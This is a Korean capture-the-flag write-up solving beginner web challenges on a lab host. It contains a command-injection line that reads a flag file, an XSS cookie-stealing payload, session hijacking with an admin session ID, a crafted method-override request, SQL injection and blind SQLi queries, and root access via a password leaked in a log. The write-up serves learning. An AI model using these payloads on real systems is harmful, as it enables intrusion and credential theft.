


유령의집 메인 문제 목록




No.01



콘솔창에 뭔가가 있다는 힌트가 있는듯하다.

→ F12 -> Console 창 확인



→ FLAG는 ghost + _ + 숫자 조합 확인

→ Join 하라고 하였으니 플래그는 ghost_1_11_111

```

ass="crt">
✓ id="cli">
<h2>👾 유형의 방</h2> <!-- 플래그 파일 이름: flag.txt, 디렉토리 위치: / -->
<div id="output">
  🔔 암흑 속에서 터미널이 깨어납니다...
  👾 ...누군가 여길 열었군요.
  👁 'ping' 명령으로 연결을 시도해 보세요.
</div>
<div class="input-line">


<script>
  const ghost = [3, 7, 2];
  const flag = "ghost_" + ghost.map(x => x * x + 1).join("_");
</script>

```

```
> ping 8.8.8.8 || cat /flag.txt
대한 ping 32바이트 데이터 전송:
8.8.8.8 응답: 바이트=32 시간=27ms TTL=44
8.8.8.8 응답: 바이트=32 시간=72ms TTL=92
8.8.8.8 응답: 바이트=32 시간=95ms TTL=164
8.8.8.8 응답: 바이트=32 시간=42ms TTL=132
8.8.8.8 응답: 바이트=32 시간=36ms TTL=237
ghost_command_injection
```

```
> |
```

Command injection 기법 사용으로 flag 추출완료




힌트를 얻기위해 소스보기 해보자.

```
<h1>코드의 유형 - No.03</h1>
<p>배고픈 당신에게 <a href="03_cookie_generator.php" st:

<form method="post">
  <input type="text" name="flag" placeholder="FLAG 입력
  <button type="submit">SUBMIT</button>
</form>

<script>
  console.log("🍪 쿠키반죽을 bake해보자");
  const cookie = document.cookie.split(";").find(cookie
  const hintValue = cookie ? decodeURIComponent(cookie.:
  if (hintValue) {
    console.log("🔍 발견된 쿠키 힌트: ", hintValue);
  }
</script>
```

소스를 보니 쿠키와 관련 있는 문제이며 03번 문제를 위한 cookie_generator가 하이퍼링크가 걸려있는 것을 확인. 달달한 향기를 클릭해보자.



달달한 향기를 클릭 시 03.php 쿠키가 생성된 것을 확인

소스 및 콘솔창에서 힌트로 bake 하라고 되어있다.

Bake 는 cyberchef와 연관되어있는거 같으니 이동해서 디코딩해보자

Recipe	Input
<div><div>From Base64</div><div>Alphabet A-Za-z0-9+/=</div><div><input checked="" type="checkbox"/> Remove non-alphabet chars</div></div>	Z2hvc3RfWE9SX21zX2Z1bg%3D%3D
	<div>Output</div> <div>ghost_XOR_is_fun ÃÜ</div>
<div>STEP</div> <div>BAKE!</div> <div><input checked="" type="checkbox"/> Auto Bake</div>	

정상적으로 디코딩 되어 출력 되는 것으로 확인

플래그는 ghost_XOR_is_fun 으로 제출

No.04



소스보기


```
(root@kali-kim) - [~]  
curl http://192.168.5.166/problems/junghyun/04.php
```

```
<body>  
<h1>코드의 유령 - No.04</h1>  
<p>으스스한 유령이 당신을 지나쳤습니다...</p>  
<!--http://192.168.5.166/problems/junghyun/04_flag_check.php?token=토큰값-->  
<form method="post">  
  <input type="text" name="flag" placeholder="FLAG 입력" required />  
  <button type="submit">SUBMIT</button>  
</form>
```

http://192.168.5.166/problems/junghyun/04_flag_check.php?token=토큰값이라는 힌트 발견

XSS 기법 시도

```
<script>alert(document.cookie)</script>
```




스크립트가 작동되며 토큰값이 보이는걸 확인 힌트대로 브라우저창에 입력해보자.

← → ↻ 주의 요함 192.168.5.166/problems/junghyun/04_flag_check.php?token=ff7f4d283415fb5abc5c3d9b82aef7ab0c694efb1af309ebc3d7a62d8b659269

🔗 정답 플래그는: ghost_xss_04

플래그 값을 얻을 수 있게 된다.





이 페이지에선 관리자의 권한이 필요하다고 한다..

Session_Hijacking 문제로 추측됨으로 관리자의 세션을 찾아보자.

```
<br><br>
<a href="../../../main.php" style="color:#00ff99;">뒤로가기</a>
<!-- adminsupersecretid 관리자가 남겨놓은 메모인듯하다.. -->
<footer>Code Ghost Challenge</footer>
```

소스보기로 확인해보니 관리자가 남겨 놓은 주석에서 세션으로 추정되는 코드 발견

BurpSuite로 잡고 세션을 수정해서 관리자 권한으로 페이지를 확인해보자



➔ 관리자 세션 수정 후 포워드


코드의 유령 - No.05

당신은 잠긴 방을 발견했습니다만... 관리자의 권한이 필요할 것 같네요.

🎯 FLAG: ghost_Session_Hijacking

[뒤로가기](#)

관리자의 권한을 획득하여 플래그를 발견



```
<footer>Code Ghost Challenge</footer>
<!-- 당신의 Best Of Friend가 힌트를 줍니다.
머딘가, 오래된 방에 머무는 존재가 있다.
그는 자기 방을 벗어나면 세상을 바꿀 수 있다고 믿었다.
그 방이 얼마나 작았는지는, 아무도 몰랐다. -->
```

소스보기로 단서를 찾아보니 Best Of Friend(BOF) 가 힌트를 준다고 하며 방이 작고 벗어난다는 이야기를 강조하고있다. 이 단서로 BOF(버퍼오버플로우) 라는걸 추론

이름 제출칸에 아무값이나 계속 넣어서 버퍼오버플로우를 유도해보자.

코드의 유령 - No.06

그곳에는 알수 없는 책이 놓여있습니다..

 FLAG: ghost_name_is_hades

[뒤로가기](#)

하데스의 장난 - No.07

지루해 하던 하데스가 플래그 제출품을 없애버렸습니다.

하데스는 이렇게 말합니다

"플래그는 알지만 클리어 못하는 기분이 어떤가"

하데스가 웃으며 플래그를 알려줍니다.

flag{ X_HTTP_Method_Override }

클리어 하려면 그의 눈을 피해 플래그를 제출해야합니다.

뒤로가기

```
"플래그는 알지만 클리어 못하는 기분이 어떤가"
</blockquote>
<!-- Warning) this page is X-HTTP-Method-Override vuln -->
<p>하데스가 웃으며 플래그를 알려줍니다.</p>
<p><strong>flag{ X_HTTP_Method_Override }</strong></p>
<p>클리어 하려면 그의 눈을 피해 플래그를 제출해야합니다.</p>

<!-- X-HTTP-Method-Override: POST -->
<!-- Content-Length: 31 -->
<!-- Content-Type: application/x-www-form-urlencoded -->
<!-- flag= -->
```

소스보기로 확인하니 X-HTTP-Method-Override 취약점이 있으며 헤더값에 어떻게 넣으면 취약점이 발생하는지 주석으로 적혀있는 것을 확인

02:22:57 1 May 2025	HTTP	→ Request	GET	http://192.168.5.166/problems/junghyun/07.php
---------------------	------	-----------	-----	---

Request

	Pretty	Raw	Hex
--	--------	-----	-----

```

1 POST /problems/junghyun/07.php HTTP/1.1
2 Host: 192.168.5.166
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.5.166/main.php
8 Connection: keep-alive
9 Cookie: PHPSESSID=adminsupersecretid
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 X-HTTP-Method-Override: POST
13 Content-Length: 31
14 Content-Type: application/x-www-form-urlencoded
15
16 flag=X_HTTP_Method_Override

```

Burp suite 로 해당 페이지를 잡고 리퀘스트 주석 양식대로 수정 후 포워드해준다.

인터셉터를 종료하고 새로고침을 하면 메인화면으로 나온 걸 확인 할 수 있는데 문제를 클릭해보면 문제가 풀린것으로 확인 할 수 있다. (정상적으로 플래그값이 등록됨)



하데스의 기록보관소

Type SQL commands

```
> show databases;
```

```
+-----+
```

```
| Database      |
```

```
+-----+
```

```
| web_ctf       |
```

```
+-----+
```

```
> use web_ctf;
```

Database changed to web_ctf

```
> show tables;
```

```
+-----+
```

```
| Tables_in_web_ctf |
```

```
+-----+
```

```
| users           |
```

```
+-----+
```

```
> SELECT * FROM users OR 1=1;
```

```
> SELECT * FROM users OR 1=1 --;
```

```
+---+-----+-----+
```

```
| id | username | password      |
```

```
+---+-----+-----+
```

```
| 1  | admin    | sql_i_attack  |
```

```
| 2  | guest    | guest123      |
```

```
+---+-----+-----+
```

```
> |
```

OR 1=1 – 로 SQLI 통해 비밀번호가 유출되는 것을 확인

FLAG 값에 비밀번호 입력



SQL CLI 시뮬레이터

Type SQL commands

hint 1. 스키마엔 username 과 password 가있습니다.

hint 2. flag는 admin의 password입니다.

hint 3. password 는 5글자이며 영어단어이며 중복 알파벳은 없습니다.

```
> SELECT * FROM users WHERE password LIKE 'b%'
Password contains 'b'
> SELECT * FROM users WHERE password LIKE 'bl%'
Password contains 'bl'
> SELECT * FROM users WHERE password LIKE 'bli%'
Password contains 'bli'
> SELECT * FROM users WHERE password LIKE 'blin%'
Password contains 'blin'
> SELECT * FROM users WHERE password LIKE 'blind'
Password contains 'blind'
```

>

SQLI Blind 기법으로 비밀번호를 하나씩 추측하여 해킹한다.

No.10

```
> ls
hidden_folder
> cd hidden_folder

> ls

> ls -al
Permission denied.
> ls -a
Permission denied.
> find /
Invalid find syntax or no match found.
```

히든폴더에는 아무것도 보여지지않는다 숨김파일로는 뭔가가있는거같음.

find 명령어로 권한상승 방법을 찾아보자.

find 신택스 가 맞지않다고 뜬다.. 문제가 로그 기록소니 허용되는 find 명령어를찾아보자

Find / -name *.log

하데스의 로그보관소

```
Type Linux commands (e.g. ls, pwd, whoami, cat, su, id)
> find / -name *.log
find: /: Permission denied
find: /home: Permission denied
find: /home/user: Permission denied
find: /root: Permission denied
find: /var/log: Permission denied
/home/user/hidden_folder/.auth.log
```

로그로 끝나는 로그파일을 찾아보니 히든폴더에 .auth.log 가 숨겨져 있다는걸 확인

```
Type Linux commands (e.g. ls, pwd, whoami, cat, su, id)
> pwd
/home/user/hidden_folder
> cat .auth.log

Apr 22 13:45:30 su: password entered: root12345!
Apr 22 13:45:31 su: authentication failure for user 'root'
Apr 22 13:45:39 su: password entered: 7S&rmX!
Apr 22 13:45:41 su: authentication failure for user 'root'
Apr 22 13:45:45 su: password entered: 3E&rmX!t9o8
Apr 23 09:22:10 su: attempt by user 'admin' to switch to 'root'
Apr 23 09:22:11 su: password entered: root123!
Apr 23 09:22:12 su: authentication successful, session opened for user 'root'
Apr 24 12:01:33 login: user 'user1' logged in successfully from 192.168.0.12
Apr 24 12:02:05 login: password entered: test1234
Apr 24 12:02:06 login: authentication failure for user 'user1'
Apr 24 12:02:15 login: password entered: passw0rd
Apr 24 12:02:16 login: authentication failure for user 'user1'
Apr 24 12:03:42 login: password entered: useruser
Apr 24 12:03:43 login: authentication failure for user 'user1'
Apr 24 12:03:50 login: password entered: qwerty123
Apr 24 12:03:51 login: authentication failure for user 'user1'
```

Cat 으로 확인해보니 로그 파일을 확인 할 수 있었다.

로그중 successful 떠있는 거 보니 위에 password로 입력한 root123!이 비밀번호인걸로 확인됨

```
Apr 24 12:04:12 su: authentication successful, session opened for user 'root'
> su
Password:
> root123!
Welcome to root.
> id
uid=0(root)
> pwd
/root
> ls
flags.txt
> cat flags.txt
Privilege elevation
```

루트권한을 얻으며 플래그를 획득할 수 있음.